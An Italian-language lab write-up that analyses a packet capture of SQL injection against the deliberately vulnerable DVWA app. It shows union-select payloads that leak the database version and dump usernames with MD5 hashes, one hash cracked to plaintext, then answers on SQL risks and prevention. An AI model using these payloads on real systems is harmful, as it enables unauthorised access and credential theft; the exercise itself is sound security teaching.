7	0.005700	10.0.2.4	10.0.2.15	TCP	66 35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TS
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496 GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107 HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66 35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429 GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511 HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536 GET /dvwa/vulnerabilities/sql/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66 80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=
15	174.257000	10.0.2.15	10.0.2.4	HTTP	1061 HTTP/1.1 200 OK (text/html)

L'attacco di SQL Injection fornisce informazioni di sistema

Qual è la versione?

Seleziono la riga 22 >>> Follow >>> HTTP >>> Filtro 1=1

La versione è **Ubuntu 1.1**

```
</form>
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>
ID: 1' or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union se
lect null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />
First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br />S
urname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pr
```

L'attacco di SQL Injection si conclude

Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?

L'utente che ha questo hash è l'utente **1337**

```
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: go
rdonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First
name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre>
<pre>ID: 1' or 1=1 union select user, password from users
#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
```

Qual è la password in chiaro?

La password in chiaro è **charley**

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Domande di Riflessione

1. Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

I siti web sono comunemente basati su database e utilizzano il linguaggio SQL. La gravità di un attacco di SQL injection dipende dall'aggressore.

Rischi delle piattaforme che utilizzano SQL

I siti web che utilizzano database e il linguaggio SQL sono esposti a diversi rischi significativi:

- Accesso non autorizzato: Gli attaccanti possono ottenere accesso non autorizzato alle applicazioni e recuperare informazioni sensibili, modificarle o eliminarle
- Furto di dati sensibili: Un attaccante può accedere alle credenziali amministrative di un database, bypassare l'autenticazione delle password, o manipolare gli archivi digitali
- Facilità di esecuzione: L'SQL injection non richiede l'uso di strumenti particolari, ma solo di un PC e di un qualsiasi browser

- **Controllo completo del sistema:** Nella sua forma più grave, l'SQL injection può consentire a un malintenzionato di ottenere l'accesso come root a una macchina, ottenendone il controllo completo

La gravità dipende effettivamente dall'aggressore e dalle sue intenzioni, che possono variare dal semplice accesso ai dati fino al controllo totale del sistema.

2. Naviga in internet ed esegui una ricerca per “prevenire attacchi di SQL injection”.

Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?

Due metodi principali per prevenire gli attacchi SQL injection

Dalla ricerca emergono chiaramente questi due metodi fondamentali:

Query Parametrizzate (Prepared Statements)

Il database ha un sistema di sicurezza Parameters che controlla automaticamente che tipo di dati riceve e quanto sono lunghi. Quando usi questo sistema di sicurezza, tutto quello che scrive l'utente viene trattato come semplice testo, non come istruzioni che il database deve eseguire.

La maggior parte dei linguaggi di programmazione ti permette di usare questo metodo sicuro: invece di mettere direttamente quello che scrive l'utente dentro le istruzioni del database, usi dei "contenitori speciali" che tengono separati i dati dalle istruzioni.

Validazione e Filtraggio dell'Input

Consiste nel controllare tutto quello che gli utenti scrivono prima che arrivi al database. Il sito web deve verificare ogni carattere che viene inserito nei moduli e accettare solo quello che si aspetta di ricevere. Per esempio, se c'è un campo per il nome, dovrebbe accettare solo lettere e respingere numeri o simboli strani.

Quando il sistema trova caratteri sospetti come punti e virgola, apostrofi doppi o comandi SQL nascosti, li blocca automaticamente e non permette che raggiungano il database. In questo modo, anche se un attaccante prova a inserire codice dannoso, il sistema lo riconosce come qualcosa di diverso da quello che dovrebbe essere un nome normale e lo rifiuta prima che possa causare danni.

Altri metodi importanti includono:

- **Web Application Firewall (WAF):** Serve una protezione concreta per applicazioni web che filtra, monitora e blocca il traffico HTTP
- **Principio del privilegio minimo:** Limitare le autorizzazioni all'ambito più ristretto necessario per eseguire la query pertinente **Stored procedures** per la convalida dell'input
- **Monitoraggio continuo** e aggiornamenti di sicurezza regolari